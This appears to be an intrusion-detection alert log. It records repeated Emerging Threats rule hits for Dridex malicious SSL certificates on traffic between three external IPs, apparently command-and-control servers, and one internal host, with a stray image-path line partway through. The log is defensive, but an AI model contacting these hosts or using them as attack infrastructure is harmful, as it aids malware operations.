01/12/21-01:44:36.946269	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49234	80.86.91.27	192.168.2.22
01/12/21-01:44:37.479110	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49235	5.100.228.233	192.168.2.22
01/12/21-01:44:37.479110	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49235	5.100.228.233	192.168.2.22
01/12/21-01:44:38.558764	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49237	77.220.64.37	192.168.2.22
01/12/21-01:44:39.085287	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49238	80.86.91.27	192.168.2.22
01/12/21-01:44:39.621599	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49239	5.100.228.233	192.168.2.22
01/12/21-01:44:39.621599	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49239	5.100.228.233	192.168.2.22
01/12/21-01:44:40.655749	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49241	77.220.64.37	192.168.2.22
01/12/21-01:44:41.192565	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49242	80.86.91.27	192.168.2.22
01/12/21-01:44:41.709332	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49243	5.100.228.233	192.168.2.22
01/12/21-01:44:41.709332	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49243	5.100.228.233	192.168.2.22
01/12/21-01:44:42.762681	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49245	77.220.64.37	192.168.2.22
01/12/21-01:44:43.286682	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49246	80.86.91.27	192.168.2.22
01/12/21-01:44:43.812850	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49247	5.100.228.233	192.168.2.22
01/12/21-01:44:43.812850	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49247	5.100.228.233	192.168.2.22
01/12/21-01:44:44.949043	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49249	77.220.64.37	192.168.2.22
01/12/21-01:44:45.502620	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49250	80.86.91.27	192.168.2.22
01/12/21-01:44:46.036344	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49251	5.100.228.233	192.168.2.22
01/12/21-01:44:46.036344	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49251	5.100.228.233	192.168.2.22
01/12/21-01:44:47.099344	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49253	77.220.64.37	192.168.2.22
01/12/21-01:44:47.623986	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49254	80.86.91.27	192.168.2.22
01/12/21-01:44:48.146230	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49255	5.100.228.233	192.168.2.22


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-01:44:48.146230	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49255	5.100.228.233	192.168.2.22
01/12/21-01:44:49.200660	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49257	77.220.64.37	192.168.2.22
01/12/21-01:44:49.730973	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49258	80.86.91.27	192.168.2.22
01/12/21-01:44:50.258776	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49259	5.100.228.233	192.168.2.22
01/12/21-01:44:50.258776	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49259	5.100.228.233	192.168.2.22
01/12/21-01:44:51.536021	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49261	77.220.64.37	192.168.2.22
01/12/21-01:44:52.459368	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49262	80.86.91.27	192.168.2.22
01/12/21-01:44:53.023442	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49263	5.100.228.233	192.168.2.22
01/12/21-01:44:53.023442	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49263	5.100.228.233	192.168.2.22
01/12/21-01:44:54.069024	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49265	77.220.64.37	192.168.2.22
01/12/21-01:44:54.586272	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49266	80.86.91.27	192.168.2.22
01/12/21-01:44:55.105278	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49267	5.100.228.233	192.168.2.22
01/12/21-01:44:55.105278	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49267	5.100.228.233	192.168.2.22
01/12/21-01:44:56.163308	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49269	77.220.64.37	192.168.2.22
01/12/21-01:44:56.687833	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49270	80.86.91.27	192.168.2.22
01/12/21-01:44:57.231482	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49271	5.100.228.233	192.168.2.22
01/12/21-01:44:57.231482	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49271	5.100.228.233	192.168.2.22
01/12/21-01:44:58.286957	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49273	77.220.64.37	192.168.2.22
01/12/21-01:44:58.809666	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49274	80.86.91.27	192.168.2.22
01/12/21-01:44:59.327613	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49275	5.100.228.233	192.168.2.22
01/12/21-01:44:59.327613	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49275	5.100.228.233	192.168.2.22
01/12/21-01:45:00.440152	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49277	77.220.64.37	192.168.2.22
01/12/21-01:45:00.957031	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49278	80.86.91.27	192.168.2.22
01/12/21-01:45:01.454270	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49279	5.100.228.233	192.168.2.22
01/12/21-01:45:01.454270	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49279	5.100.228.233	192.168.2.22
01/12/21-01:45:02.480574	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49281	77.220.64.37	192.168.2.22
01/12/21-01:45:03.007372	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49282	80.86.91.27	192.168.2.22
01/12/21-01:45:03.525800	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49283	5.100.228.233	192.168.2.22
01/12/21-01:45:03.525800	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49283	5.100.228.233	192.168.2.22
01/12/21-01:45:04.587567	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49285	77.220.64.37	192.168.2.22
01/12/21-01:45:05.128540	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49286	80.86.91.27	192.168.2.22
01/12/21-01:45:05.666075	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49287	5.100.228.233	192.168.2.22
01/12/21-01:45:05.666075	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49287	5.100.228.233	192.168.2.22
01/12/21-01:45:06.703485	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49289	77.220.64.37	192.168.2.22
01/12/21-01:45:07.238284	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49290	80.86.91.27	192.168.2.22
01/12/21-01:45:07.771134	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49291	5.100.228.233	192.168.2.22
01/12/21-01:45:07.771134	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49291	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-01:45:08.957115	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49293	77.220.64.37	192.168.2.22
01/12/21-01:45:09.805911	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49294	80.86.91.27	192.168.2.22
01/12/21-01:45:10.330021	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49295	5.100.228.233	192.168.2.22
01/12/21-01:45:10.330021	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49295	5.100.228.233	192.168.2.22
01/12/21-01:45:11.386788	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49297	77.220.64.37	192.168.2.22
01/12/21-01:45:11.911558	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49298	80.86.91.27	192.168.2.22
01/12/21-01:45:12.436507	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49299	5.100.228.233	192.168.2.22
01/12/21-01:45:12.436507	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49299	5.100.228.233	192.168.2.22
01/12/21-01:45:13.495340	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49301	77.220.64.37	192.168.2.22
01/12/21-01:45:14.021716	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49302	80.86.91.27	192.168.2.22
01/12/21-01:45:14.555571	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49303	5.100.228.233	192.168.2.22
01/12/21-01:45:14.555571	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49303	5.100.228.233	192.168.2.22
01/12/21-01:45:15.603847	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49305	77.220.64.37	192.168.2.22
01/12/21-01:45:16.126558	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49306	80.86.91.27	192.168.2.22
01/12/21-01:45:16.640695	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49307	5.100.228.233	192.168.2.22
01/12/21-01:45:16.640695	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49307	5.100.228.233	192.168.2.22
01/12/21-01:45:17.696660	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49309	77.220.64.37	192.168.2.22
01/12/21-01:45:18.229357	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49310	80.86.91.27	192.168.2.22
01/12/21-01:45:18.751789	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49311	5.100.228.233	192.168.2.22
01/12/21-01:45:18.751789	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49311	5.100.228.233	192.168.2.22
01/12/21-01:45:19.800482	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49313	77.220.64.37	192.168.2.22
01/12/21-01:45:20.328687	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49314	80.86.91.27	192.168.2.22
01/12/21-01:45:20.857658	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49315	5.100.228.233	192.168.2.22
01/12/21-01:45:20.857658	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49315	5.100.228.233	192.168.2.22
01/12/21-01:45:21.920306	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49317	77.220.64.37	192.168.2.22
01/12/21-01:45:22.439244	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49318	80.86.91.27	192.168.2.22
01/12/21-01:45:22.971524	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49319	5.100.228.233	192.168.2.22
01/12/21-01:45:22.971524	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49319	5.100.228.233	192.168.2.22
01/12/21-01:45:24.042558	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49321	77.220.64.37	192.168.2.22
01/12/21-01:45:24.628506	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49322	80.86.91.27	192.168.2.22
01/12/21-01:45:25.172507	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49323	5.100.228.233	192.168.2.22
01/12/21-01:45:25.172507	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49323	5.100.228.233	192.168.2.22
01/12/21-01:45:26.353761	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49325	77.220.64.37	192.168.2.22
01/12/21-01:45:27.111738	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49326	80.86.91.27	192.168.2.22
01/12/21-01:45:27.730963	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49327	5.100.228.233	192.168.2.22
01/12/21-01:45:27.730963	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49327	5.100.228.233	192.168.2.22
01/12/21-01:45:28.783770	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49329	77.220.64.37	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-01:45:29.304929	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49330	80.86.91.27	192.168.2.22
01/12/21-01:45:29.833595	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49331	5.100.228.233	192.168.2.22
01/12/21-01:45:29.833595	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49331	5.100.228.233	192.168.2.22
01/12/21-01:45:30.906865	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49333	77.220.64.37	192.168.2.22
01/12/21-01:45:31.434784	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49334	80.86.91.27	192.168.2.22
01/12/21-01:45:31.954050	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49335	5.100.228.233	192.168.2.22
01/12/21-01:45:31.954050	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49335	5.100.228.233	192.168.2.22
01/12/21-01:45:33.014613	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49337	77.220.64.37	192.168.2.22
01/12/21-01:45:33.538117	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49338	80.86.91.27	192.168.2.22
01/12/21-01:45:34.066648	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49339	5.100.228.233	192.168.2.22
01/12/21-01:45:34.066648	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49339	5.100.228.233	192.168.2.22
01/12/21-01:45:35.135796	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49341	77.220.64.37	192.168.2.22
01/12/21-01:45:35.659720	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49342	80.86.91.27	192.168.2.22
01/12/21-01:45:36.196982	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49343	5.100.228.233	192.168.2.22
01/12/21-01:45:36.196982	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49343	5.100.228.233	192.168.2.22
01/12/21-01:45:37.273354	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49345	77.220.64.37	192.168.2.22
01/12/21-01:45:37.800934	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49346	80.86.91.27	192.168.2.22
01/12/21-01:45:38.336189	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49347	5.100.228.233	192.168.2.22
01/12/21-01:45:38.336189	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49347	5.100.228.233	192.168.2.22
01/12/21-01:45:39.394809	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49349	77.220.64.37	192.168.2.22
01/12/21-01:45:39.922134	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49350	80.86.91.27	192.168.2.22
01/12/21-01:45:40.450447	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49351	5.100.228.233	192.168.2.22
01/12/21-01:45:40.450447	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49351	5.100.228.233	192.168.2.22
01/12/21-01:45:41.501973	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49353	77.220.64.37	192.168.2.22
01/12/21-01:45:42.028269	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49354	80.86.91.27	192.168.2.22
01/12/21-01:45:42.553434	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49355	5.100.228.233	192.168.2.22
01/12/21-01:45:42.553434	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49355	5.100.228.233	192.168.2.22
01/12/21-01:45:43.740382	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49357	77.220.64.37	192.168.2.22
01/12/21-01:45:44.654204	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49358	80.86.91.27	192.168.2.22
01/12/21-01:45:45.189935	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49359	5.100.228.233	192.168.2.22
01/12/21-01:45:45.189935	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49359	5.100.228.233	192.168.2.22
01/12/21-01:45:45.406566	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49360	5.100.228.233	192.168.2.22
01/12/21-01:45:45.406566	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49360	5.100.228.233	192.168.2.22
01/12/21-01:45:46.466078	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49362	77.220.64.37	192.168.2.22
01/12/21-01:45:46.988915	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49363	80.86.91.27	192.168.2.22
01/12/21-01:45:47.527705	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49364	5.100.228.233	192.168.2.22
01/12/21-01:45:47.527705	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49364	5.100.228.233	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/21-01:45:48.672018	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49366	77.220.64.37	192.168.2.22
01/12/21-01:45:49.236417	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49367	80.86.91.27	192.168.2.22
01/12/21-01:45:49.820444	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49368	5.100.228.233	192.168.2.22
01/12/21-01:45:49.820444	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49368	5.100.228.233	192.168.2.22
01/12/21-01:45:50.877825	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49370	77.220.64.37	192.168.2.22
01/12/21-01:45:51.402479	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49371	80.86.91.27	192.168.2.22
01/12/21-01:45:51.928769	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49372	5.100.228.233	192.168.2.22
01/12/21-01:45:51.928769	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49372	5.100.228.233	192.168.2.22
01/12/21-01:45:52.970569	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49374	77.220.64.37	192.168.2.22
01/12/21-01:45:53.492621	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49375	80.86.91.27	192.168.2.22
01/12/21-01:45:54.021713	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49376	5.100.228.233	192.168.2.22
01/12/21-01:45:54.021713	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49376	5.100.228.233	192.168.2.22
01/12/21-01:45:55.058488	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49378	77.220.64.37	192.168.2.22
01/12/21-01:45:55.582649	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49379	80.86.91.27	192.168.2.22
01/12/21-01:45:56.123069	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49380	5.100.228.233	192.168.2.22
01/12/21-01:45:56.123069	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49380	5.100.228.233	192.168.2.22
01/12/21-01:45:57.165930	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49382	77.220.64.37	192.168.2.22
01/12/21-01:45:57.705210	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49383	80.86.91.27	192.168.2.22
01/12/21-01:45:58.231600	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49384	5.100.228.233	192.168.2.22
01/12/21-01:45:58.231600	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49384	5.100.228.233	192.168.2.22
01/12/21-01:45:59.286124	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49386	77.220.64.37	192.168.2.22
01/12/21-01:45:59.811323	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49387	80.86.91.27	192.168.2.22
01/12/21-01:46:00.328290	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49388	5.100.228.233	192.168.2.22
01/12/21-01:46:00.328290	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49388	5.100.228.233	192.168.2.22
01/12/21-01:46:01.400849	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49390	77.220.64.37	192.168.2.22
01/12/21-01:46:01.917753	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49391	80.86.91.27	192.168.2.22
01/12/21-01:46:02.452135	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49392	5.100.228.233	192.168.2.22
01/12/21-01:46:02.452135	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49392	5.100.228.233	192.168.2.22
01/12/21-01:46:03.514746	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49394	77.220.64.37	192.168.2.22
01/12/21-01:46:04.034003	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49395	80.86.91.27	192.168.2.22
01/12/21-01:46:04.558184	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49396	5.100.228.233	192.168.2.22
01/12/21-01:46:04.558184	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49396	5.100.228.233	192.168.2.22
01/12/21-01:46:05.621118	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49398	77.220.64.37	192.168.2.22
01/12/21-01:46:06.144329	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49399	80.86.91.27	192.168.2.22
